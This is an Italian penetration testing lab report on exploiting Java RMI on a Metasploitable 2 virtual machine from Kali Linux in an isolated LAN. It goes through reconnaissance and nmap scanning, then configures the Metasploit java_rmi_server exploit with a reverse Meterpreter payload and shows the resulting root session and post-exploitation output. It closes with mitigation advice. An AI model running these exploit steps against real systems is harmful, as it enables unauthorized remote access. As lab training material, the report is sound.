

Penetration Testing Report

Sfruttamento vulnerabilità Java RMI su Metasploitable

Nome e Cognome: Domenico Vitale

Macchina Attaccante: Kali Linux

Macchina Vittima: Metasploitable 2

Ambiente di rete: rete interna (LAN isolata)

Introduzione

Lo scopo di questa attività di laboratorio è simulare un'attività di penetration testing su un sistema vulnerabile, al fine di individuare e sfruttare una vulnerabilità di rete per ottenere accesso remoto non autorizzato.

L'obiettivo finale è l'ottenimento di una sessione Meterpreter sulla macchina vittima e la raccolta di informazioni di rete tramite tecniche di post-exploitation.

L'attività è stata svolta seguendo una metodologia strutturata, simile a quella utilizzata in un contesto professionale, comprendente le fasi di:


- configurazione dell'ambiente,
- ricognizione,
- scansione,
- identificazione della vulnerabilità,
- exploitation,
- raccolta delle evidenze.

Configurazione dell'ambiente di rete


Le macchine virtuali sono state configurate sulla stessa rete interna, con indirizzi IP statici, per garantire comunicazione diretta e controllo dell'ambiente.

1. Kali Linux (attaccante)
 - 192.168.11.111
2. Metasploitable (vittima)
 - 192.168.11.112

La configurazione IP statica consente di evitare variazioni di indirizzo durante le fasi di scansione ed exploitation.



Controllo settaggio con verifica IP a



Settaggio IP Metasploitable

```
# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

[Wrote 14 lines]

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
```

```
SIOCDELRT: No such process
```

[OK]

```
msfadmin@metasploitable:~$ sudo reboot
```

```
msfadmin@metasploitable:~$ Broadcast message from msfadmin@metasploitable
```

```
* Stopping web server apache2
```

[OK]

```
* Stopping Tomcat servlet engine tomcat5.5
```

Controllo settaggio con verifica ifconfig

```
http://help.ubuntu.com/
```

```
No mail.
```

```
msfadmin@metasploitable:~$ ipconfig
```

```
-bash: ipconfig: command not found
```

```
msfadmin@metasploitable:~$ ifconfig
```

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:ca:4b
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:ca4b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1052 (1.0 KB)  TX bytes:5004 (4.8 KB)
          Base address:0xd240 Memory:f0820000-f0840000
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23363 (22.8 KB)  TX bytes:23363 (22.8 KB)
```


```
msfadmin@metasploitable:~$ _
```

Scoperta dei dispositivi in rete

Per identificare i dispositivi presenti nella rete locale, è stato utilizzato il comando:

sudo arp-scan -l

Questo comando ha permesso di individuare l'indirizzo IP e il MAC address della macchina Metasploitable, confermando la sua presenza nella rete interna.



```
(kali㉿kali)-[~/Desktop/Condivisi]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.11.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.11.112  08:00:27:5f:ca:4b      PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.040 seconds (125.49 hosts/sec). 1 responded


(kali㉿kali)-[~/Desktop/Condivisi]
$
```

Verifica della raggiungibilità del target

Prima di procedere con ulteriori analisi, è stata verificata la raggiungibilità della macchina vittima tramite il protocollo ICMP con il seguente comando:

ping 192.168.11.112

La ricezione delle risposte ha confermato che il target era attivo e correttamente raggiungibile.




```
(kali@kali)-[~/Desktop/Condivisi]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.651 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.982 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.37 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.27 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.968 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=1.23 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=9.54 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=5.62 ms
^C
--- 192.168.11.112 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7041ms
rtt min/avg/max/mdev = 0.651/2.827/9.540/2.950 ms
(kali@kali)-[~/Desktop/Condivisi]
$
```

Scansione delle porte e dei servizi

Successivamente è stata effettuata una scansione delle porte per identificare i servizi in ascolto:

nmap -sV 192.168.11.112

Dall'output della scansione è emersa la presenza del servizio Java RMI Registry in ascolto sulla porta 1099/TCP.



```
Session Actions Edit View Help
kali@kali: ~$ sudo nmap -sV 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 04:19 EST
Nmap scan report for 192.168.11.112
Host is up (0.00042s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?         Netkit rshd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8080/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
```

Identificazione della vulnerabilità Java RMI

Il servizio Java RMI (Remote Method Invocation) è noto per essere vulnerabile in configurazioni non sicure, in quanto può consentire l'esecuzione di codice remoto se non adeguatamente protetto.

La vulnerabilità sfruttata è associata all'uso di classi Java remote caricate senza adeguati controlli, permettendo ad un attaccante di fornire una classe malevola ed eseguirla sul sistema target.

Questa problematica è documentata in diverse CVE storiche relative a Java RMI, tra cui:

- CVE-2011-3556
- CVE-2013-1537

La presenza del servizio RMI aperto e accessibile dalla rete ha reso il sistema vulnerabile ad un attacco di Remote Code Execution (RCE).


Ricerca del modulo Metasploit

Per confermare la possibilità di sfruttamento, è stato utilizzato Metasploit Framework. All'interno di msfconsole è stata effettuata la ricerca del modulo relativo a Java RMI:

search java rmi

Il modulo individuato è:

exploit/multi/misc/java_rmi_server



```
msf > search java rmi
```


Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/http/crushftp_rce_cve_2023_43177	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
2	\ target: Java	-	-	-	-
3	\ target: Linux Dropper	-	-	-	-
4	\ target: Windows Dropper	-	-	-	-
5	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
6	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
7	auxiliary/gather/java_rmi_registry	-	normal	No	Java RMI Registry Interfaces Enumeration
8	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
9	\ target: Generic (Java Payload)	-	-	-	-
10	\ target: Windows x86 (Native Payload)	-	-	-	-
11	\ target: Linux x86 (Native Payload)	-	-	-	-
12	\ target: Mac OS X PPC (Native Payload)	-	-	-	-
13	\ target: Mac OS X x86 (Native Payload)	-	-	-	-
14	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
15	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
16	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
17	\ target: Generic (Java Payload)	-	-	-	-
18	\ target: Windows x86 (Native Payload)	-	-	-	-
19	\ target: Linux x86 (Native Payload)	-	-	-	-
20	\ target: Mac OS X PPC (Native Payload)	-	-	-	-
21	\ target: Mac OS X x86 (Native Payload)	-	-	-	-
22	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
23	\ target: Unix In-Memory	-	-	-	-
24	\ target: Java Dropper	-	-	-	-
25	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
26	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timelion Prototype Pollution RCE

Configurazione ed esecuzione dell'exploit

Il modulo è stato configurato con i parametri richiesti:

```
use exploit/multi/misc/java_rmi_server
set RHOSTS 192.168.11.112
set RPORT 1099
set LHOST 192.168.11.111
set PAYLOAD java/meterpreter/reverse_tcp
exploit
```



```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/LqT8oqhvp
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36905) at 2026-01-23 04:32:21 -0500

meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
  -h, --help          Show this message
  -i, --interact <id> Interact with a provided session ID

meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/misc/java_rmi_server) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    meterpreter java/linux root @ metasploitable 192.168.11.111:4444 -> 192.168.11.112:36905 (192.168.11.112)

msf exploit(multi/misc/java_rmi_server) > |
```

L'operazione ha avuto esito positivo, consentendo l'apertura di una sessione Meterpreter sulla macchina vittima.

Post-Exploitation: raccolta delle evidenze

Una volta ottenuta la sessione Meterpreter, sono state raccolte le seguenti evidenze sulla macchina remota:

1. Configurazione di rete con comando:

ifconfig

Il comando ha mostrato le interfacce di rete della macchina vittima, inclusi indirizzo IP, netmask e configurazione delle interfacce attive.

2. Tabella di routing con comando:

route

Questo comando ha permesso di analizzare la tabella di routing del sistema compromesso, evidenziando le reti raggiungibili e la configurazione del routing locale.

```
meterpreter > ifconfig

Interface 1
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5f:ca4b
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

  Subnet      Netmask      Gateway      Metric  Interface
-----
  127.0.0.1    255.0.0.0    0.0.0.0      0.0.0.0
  192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes

  Subnet      Netmask      Gateway      Metric  Interface
-----
  ::1         ::           ::           ::
  fe80::a00:27ff:fe5f:ca4b ::           ::
```

Raccomandazioni di sicurezza e mitigazione

Al fine di prevenire lo sfruttamento della vulnerabilità individuata e ridurre la superficie di attacco del sistema, si raccomanda l'adozione delle seguenti misure di sicurezza:

1. Disabilitazione o restrizione del servizio Java RMI

Il servizio Java RMI dovrebbe essere:

- disabilitato se non strettamente necessario;
- limitato esclusivamente a comunicazioni locali o a reti fidate.

È fortemente sconsigliata l'esposizione del servizio RMI sulla rete senza adeguate misure di sicurezza.

2. Aggiornamento del software e delle librerie Java

Molte vulnerabilità legate a Java RMI sono state risolte nelle versioni più recenti della piattaforma Java.

Si raccomanda di:

- mantenere aggiornate le JVM e le librerie Java;
- applicare regolarmente patch di sicurezza;
- rimuovere componenti legacy non più supportati

3. Utilizzo di firewall e segmentazione di rete

L'accesso alla porta 1099/TCP dovrebbe essere:

- filtrato tramite firewall;
- consentito solo agli host autorizzati.

In ambienti aziendali è consigliabile implementare una segmentazione di rete, separando i servizi critici dai sistemi esposti.

4. Limitazione del caricamento di classi remote

Java RMI consente il caricamento dinamico di classi remote, che rappresenta uno dei principali vettori di attacco.

Si raccomanda di:

- disabilitare il caricamento remoto delle classi (java.rmi.server.use Codebase Only=true);
- utilizzare policy di sicurezza Java restrittive.

5. Monitoraggio e logging

È consigliabile implementare:

- sistemi di logging avanzati;
- monitoraggio dei servizi esposti;
- sistemi di intrusion detection (IDS/IPS).

Ciò consente di individuare tempestivamente tentativi di sfruttamento o comportamenti anomali.

Conclusioni

L'attività di penetration testing ha avuto esito positivo.

È stato possibile:

- individuare un servizio vulnerabile,
- identificare una vulnerabilità nota,
- sfruttarla tramite Metasploit,
- ottenere accesso remoto con Meterpreter,
- raccogliere informazioni di rete sensibili.

L'esercizio dimostra come servizi legacy o non adeguatamente configurati possano rappresentare un rischio significativo per la sicurezza di un sistema.